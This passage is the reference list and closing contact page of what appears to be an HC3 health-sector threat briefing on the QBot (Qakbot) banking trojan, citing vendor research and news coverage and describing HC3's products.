  - https://www.pwc.co.uk/cyber-security/assets/cyber-threats-2019-retrospect.pdf

References

- 2020 Global Threat Report
  - https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf
- An old enemy – Diving into QBot part 1
  - https://malwareandstuff.com/an-old-enemy-diving-into-qbot-part-1/
- An old enemy – Diving into QBot part 2
  - https://malwareandstuff.com/an-old-enemy-diving-into-qbot-part-2/
- An old enemy – Diving into QBot part 3
  - https://malwareandstuff.com/an-old-enemy-diving-into-qbot-part-3/
- Qbot Banking Trojan Still Up to Its Old Tricks
  - https://www.f5.com/labs/articles/threat-intelligence/qbot-banking-trojan-still-up-to-its-old-tricks
- UpnP – Messing up Security since years
  - https://malwareandstuff.com/upnp-messing-up-security-since-years/
- Obfuscated VBScript Drops Zloader, Ursnif, Qakbot, Dridex
  - https://blog.morphisec.com/obfuscated-vbscript-drops-zloader-ursnif-qakbot-dridex
- Deep Analysis of QBot Banking Trojan
  - https://n1ght-w0lf.github.io/malware%20analysis/qbot-banking-trojan/
- QakBot (QBot) Maldoc Campaign Introduces Two New Techniques into Its Arsenal
  - https://blog.morphisec.com/qakbot-qbot-maldoc-two-new-techniques
- An Old Bot's Nasty New Tricks: Exploring Qbot's Latest Attack Methods
  - https://research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/

References

- The Return of Qbot
  - http://info.ai.baesystems.com/rs/308-OXI-896/images/The_Return_of_Qbot_WP_V2%20Mar16%20hi%20FINAL.pdf
- Symantec coverage for Qbot's New Tricks
  - https://www.broadcom.com/support/security-center/protection-bulletin#1211254133725
- Update: Emotet Botnet Delivering Qbot Banking Trojan
  - https://www.bankinfosecurity.asia/update-emotet-botnet-delivering-qbot-banking-trojan-a-14684
- Tracking Qbot
  - https://www.spamhaus.org/news/article/799/tracking-qbot
- Deep Analysis of a QBot Campaign - Part I
  - https://www.fortinet.com/blog/threat-research/deep-analysis-of-a-qbot-campaign-part-1
- Deep Analysis of a QBot Campaign - Part II
  - https://www.fortinet.com/blog/threat-research/deep-analysis-qbot-campaign
- Cybersecurity: Threats to the Financial Sector
  - https://financialservices.house.gov/uploadedfiles/091411tillett.pdf
- Qbot steals your email threads again to infect other victims
  - https://www.bleepingcomputer.com/news/security/qbot-steals-your-email-threads-again-to-infect-other-victims/
- August 2020’s Most Wanted Malware: Evolved Qbot Trojan Ranks On Top Malware List For First Time
  - https://blog.checkpoint.com/2020/09/09/august-2020s-most-wanted-malware-evolved-qbot-trojan-ranks-on-top-malware-list-for-first-time/
- Qbot malware surges into the top-ten most common business threats
  - https://www.itpro.co.uk/security/trojans/357036/qbot-malware-surges-into-the-top-ten-most-common-business-threats

References

- Qbot Banking Trojan Seeks New Targets Using Old Tricks
  - https://cyware.com/news/qbot-banking-trojan-seeks-new-targets-using-old-tricks-2b0ca98e
- Qbot Banking Trojan Seeks New Targets Using Old Tricks
  - https://www.bleepingcomputer.com/news/security/us-bank-customers-targeted-in-ongoing-qbot-campaign/
- Demystifying the Crypter Used in Emotet, Qbot, and Dridex
  - https://www.zscaler.com/blogs/research/demystifying-crypter-used-emotet-qbot-and-dridex
- QakBot (QBot) Maldoc Campaign Introduces Two New Techniques into Its Arsenal
  - https://blog.morphisec.com/qakbot-qbot-maldoc-two-new-techniques
- After a decade, Qbot Trojan malware gains new, dangerous tricks
  - https://www.csoonline.com/article/3572322/after-a-decade-qbot-trojan-malware-gains-new-dangerous-tricks.html
- Qbot trojan hijacking email threads to carry out phishing campaigns
  - https://www.techrepublic.com/article/qbot-trojan-used-in-phishing-campaigns-by-hijacking-email-threads/
- QakBot Banking Trojan Returned With New Sneaky Tricks to Steal Your Money
  - https://thehackernews.com/2020/08/qakbot-banking-trojan.html
- Qakbot lives on
  - https://www.broadcom.com/support/security-center/protection-bulletin#1211256144917
- The Return of Qbot
  - https://www.baesystems.com/en/cybersecurity/feature/the-return-of-qbot
- QBot Trojan Comes Back With New Nasty Tricks – Active Campaigns Detected
  - https://latesthackingnews.com/2020/09/05/qbot-trojan-comes-back-with-new-nasty-tricks-active-campaigns-detected/

References

- Emotet Returns with Massive Volumes, New Languages, and Qbot
  - https://www.proofpoint.com/us/blog/security-briefs/emotet-returns-massive-volumes-new-languages-and-qbot
- NZX DDoS. Empire absconds. Foiled cyberattack targeted Tesla. QBot and Emotet, together. Name, shame, file civil forfeiture.
  - https://thecyberwire.com/newsletters/daily-briefing/9/168
- QBot operators change tactics to infect victims via hijacked email
  - https://www.2-spyware.com/qbot-operators-change-tactics-to-infect-victims-via-hijacked-email
- Emotet returns with massive volumes, new languages, and QBot targeting also the UAE
  - https://www.zawya.com/mena/en/press-releases/story/Emotet_returns_with_massive_volumes_new_languages_and_QBot_targeting_also_the_UAE-ZAWYA20200831094245/
- After a decade, Qbot Trojan malware gains new, dangerous tricks
  - https://www.csoonline.com/article/3572322/after-a-decade-qbot-trojan-malware-gains-new-dangerous-tricks.html
- Qbot Trojan: A Quick Analysis of a Decade-Old Banking Trojan
  - https://cyware.com/news/qbot-trojan-a-quick-analysis-of-a-decade-old-banking-trojan-bd6d0efd
- August 2020’s Most Wanted Malware: Evolved Qbot Trojan Ranks On Top Malware List For First Time
  - https://www.streetinsider.com/Globe+Newswire/August+2020%E2%80%99s+Most+Wanted+Malware%3A+Evolved+Qbot+Trojan+Ranks+On+Top+Malware+List+For+First+Time/17336704.html
- Qbot Strikes Big, Secures Position Among Top Malware Threats
  - https://cyware.com/news/qbot-strikes-big-secures-position-among-top-malware-threats-3e1d55db
- Banking malware finds new life spreading data-stealing trojan
  - https://www.zdnet.com/article/banking-malware-finds-new-life-spreading-data-stealing-trojan/

References

A Closer Look at Why the QakBot Malware Is So Dangerous

- https://cofense.com/closer-look-qakbot-malware-dangerous/

Qakbot levels up with new obfuscation techniques

- https://blog.talosintelligence.com/2019/05/qakbot-levels-up-with-new-obfuscation.html

ProLock Ransomware teams up with QakBot trojan for network access

- https://www.bleepingcomputer.com/news/security/prolock-ransomware-teams-up-with-qakbot-trojan-for-network-access/

FBI: ProLock ransomware gains access to victim networks via Qakbot infections

- https://www.zdnet.com/article/fbi-prolock-ransomware-gains-access-to-victim-networks-via-qakbot-infections/

ProLock Ransomware Gains Access to Victim Networks via Qakbot Infections

- https://cyware.com/news/prolock-ransomware-gains-access-to-victim-networks-via-qakbot-infections-7ab683db

Emotet Replaced Trickbot With QakBot Within One Day of Emergence

- https://cyware.com/news/emotet-replaced-trickbot-with-qakbot-within-one-day-of-emergence-a1c1f289

- Talos: Threat Roundup for July 31 to August 7
  - https://blog.talosintelligence.com/2020/08/tru-0731-0807.html
- Twitter: @JRoosen
  - https://twitter.com/JRoosen/status/1090700116552548353

Questions

Upcoming Briefs

- SMB-based attacks targeting healthcare
- Trickbot

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback to HC3@HHS.GOV.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV or call us Monday-Friday between 9am-5pm (EST) at **202-691-2110.**

Health Sector Cybersecurity Coordination Center (HC3) Background

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Directs communications to victims or potential victims of compromises, vulnerable equipment, or PII/PHI theft, and general notifications to the HPH about currently impacting threats via the HHS OIG.

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

Briefing document and presentation that provides actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our listserv? Send your request for information (RFI) to HC3@HHS.GOV, or call us Monday-Friday between 9am-5pm (EST) at **202-691-2110.**

Questions

Contact

Health Sector Cybersecurity Coordination Center (HC3)

202-691-2110

HC3@HHS.GOV